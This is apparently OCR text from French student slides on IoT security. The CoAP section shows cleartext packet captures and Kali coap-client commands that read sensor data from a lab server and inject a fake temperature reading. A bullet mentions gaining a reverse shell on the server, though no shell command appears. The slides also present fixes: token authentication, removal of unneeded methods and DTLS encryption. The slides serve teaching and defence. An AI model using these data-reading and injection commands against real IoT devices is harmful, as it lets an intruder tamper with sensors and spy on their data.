
- **Aucune solution testée**
- Utiliser un autre broker
- Utiliser des versions récentes de mosquitto (ou autre)
- Regarder régulièrement les CVE

5


Constrained Application Protocol

Vulnérabilités et correctifs

5 – Rappel CoAP



5 – Vulnérabilités CoAP



No.	Time	Source	Destination	Protocol	Length	Info
344	22.238743	192.168.2.76	192.168.2.35	CoAP	141	ACK, MID:37672, 2.04 Changed
345	22.238772	192.168.2.76	192.168.2.35	CoAP	141	ACK, MID:37672, 2.04 Changed
461	27.032859	192.168.2.35	192.168.2.76	CoAP	131	CON, MID:36688, PUT, /sensors/presence
462	27.032881	192.168.2.35	192.168.2.76	CoAP	131	CON, MID:36688, PUT, /sensors/presence
463	27.034660	192.168.2.76	192.168.2.35	CoAP	142	ACK, MID:36688, 2.04 Changed
464	27.034677	192.168.2.76	192.168.2.35	CoAP	142	ACK, MID:36688, 2.04 Changed
1374	91.482168	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:54469, PUT, /sensors/temperature
1375	91.482188	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:54469, PUT, /sensors/temperature
1376	91.484004	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:54469, 2.04 Changed
1377	91.484024	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:54469, 2.04 Changed
1621	115.299821	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:11932, PUT, /sensors/temperature
1622	115.299843	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:11932, PUT, /sensors/temperature
1623	115.301524	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:11932, 2.04 Changed
1624	115.301541	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:11932, 2.04 Changed
2074	152.519742	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:60677, PUT, /sensors/sound
2075	152.519772	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:60677, PUT, /sensors/sound
2076	152.521551	192.168.2.76	192.168.2.35	CoAP	138	ACK, MID:60677, 2.04 Changed
2077	152.521585	192.168.2.76	192.168.2.35	CoAP	138	ACK, MID:60677, 2.04 Changed
2266	160.846820	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:25754, PUT, /sensors/sound

```
> Frame 1374: 130 bytes on wire (1040 bits),
> Ethernet II, Src: Intel_68:1e:d8 (04:ec:d8
> Internet Protocol Version 4, Src: 192.168.
> User Datagram Protocol, Src Port: 58629, D
> Constrained Application Protocol, Confirma
v Data (56 bytes)
    Data: 7b2276616c7565223a2032302e322c202
    [Length: 56]
```


```
0000  04 ec d8 68 1e d8 04 ec  d8 68 1e d8 08 00 45 00   ···h···· ·h····E·
0010  00 74 f2 71 40 00 3f 11  c3 47 c0 a8 02 23 c0 a8   ·t·q@·?· ·G···#··
0020  02 4c e5 05 16 33 00 60  7e 4b 40 03 d4 c5 b7 73   ·L···3·` ~K@····s
0030  65 6e 73 6f 72 73 0b 74  65 6d 70 65 72 61 74 75   ensors·t emperatu
0040  72 65 e4 00 0c 5e 92 2f  58 ff 7b 22 76 61 6c 75   re···^·/ X·{"valu
0050  65 22 3a 20 32 30 2e 32  2c 20 22 75 6e 69 74 22   e": 20.2 , "unit"
0060  3a 20 22 63 65 6c 73 69  75 73 22 2c 20 22 64 65   : "celsi us", "de
0070  76 69 63 65 5f 69 64 22  3a 20 22 74 65 6d 70 31   vice_id" : "temp1
0080  22 7d                                             "}
```

- Communication en clair
- Aperçu des différents topics
- Connaissance de la structure des messages
- Utilisation de la méthode PUT

- Possibilité de consulter les données avec GET
- Capacité d'ajouter de nouvelles données

```
┌──(kali㉿kali)-[~/uqac/libcoap/examples]
└─$ ./coap-client -m get "coap://192.168.2.76:5683/sensors/presence"
{"sensor_type": "presence", "readings": [{"detected": true, "confidence": 0.9
5, "device_id": "pre1", "timestamp": 1744577090.6998198, "sensor_type": "pres
ence"}, {"detected": false, "confidence": 0.95, "device_id": "pre1", "timesta
mp": 1744577112.870559, "sensor_type": "presence"}], "count": 2, "last_update
d": "2025-04-13T16:45:13.683279"}
┌──(kali㉿kali)-[~/uqac/libcoap/examples]
└─$ ./coap-client -m put -e '{"value": 9999, "unit": "Test", "device_id": "te
mp1"}' coap://192.168.2.76:5683/sensors/temperature
{"status": "success", "message": "Donnees temperature enregistrees avec succe
s", "data_count": 1}
```

5 – Vulnérabilités CoAP




- Accès au serveur CoAP avec un reverse Shell
- On est en mesure de faire tout ce que l'on souhaite

5 – Correctifs CoAP

```
┌──(kali㉿kali)-[~/uqac/libcoap/examples]
└─$ ./coap-client -m get coap://192.168.2.76:5683/sensors
4.01 {"error": "Token invalide ou manquant"}
```

```
┌──(kali㉿kali)-[~/uqac/libcoap/examples]
└─$ ./coap-client -m post -t json -e '{"username": "admin", "password": "ad
min_password"}' coap://192.168.2.76:5683/auth
{"token": "4186e865-8477-4ce2-8312-c56bf3e9acd1", "expires": 1744590309.756
1564, "expires_in": 3600}

┌──(kali㉿kali)-[~/uqac/libcoap/examples]
└─$ ./coap-client -m get coap://192.168.2.76:5683/sensors/temperature?token
=4186e865-8477-4ce2-8312-c56bf3e9acd1
{"sensor_type": "temperature", "readings": [{"value": 21.1, "unit": "celsiu
s", "device_id": "temp1", "timestamp": 1744586683.4801946, "sensor_type": "
temperature", "recorded_by": "admin"}], "count": 1, "last_updated": "2025-0
4-13T19:25:51.952059"}
```




- Ajout d’authentification
- Suppression des méthodes POST inutiles
- Contrôle des données reçues

- Chiffrement des communications avec DTLS

6
Conclusion

6 - Conclusion



Merci

Avez-vous des questions ?

Sources

- CVE-2021-41039 : https://nvd.nist.gov/vuln/detail/CVE-2021-41039
- Aircrack-ng : https://www.aircrack-ng.org/
- Documentation Raspberry pi : https://www.raspberrypi.com/documentation/
- RADIUS : https://en.wikipedia.org/wiki/RADIUS
- Statista : https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/
- Checkpoint : https://blog.checkpoint.com/security/the-tipping-point-exploring-the-surge-in-iot-cyberattacks-plaguing-the-education-sector/
- CoAP : https://aiocoap.readthedocs.io/en/latest/index.html & https://libcoap.net/ & https://www.rfc-editor.org/rfc/rfc7252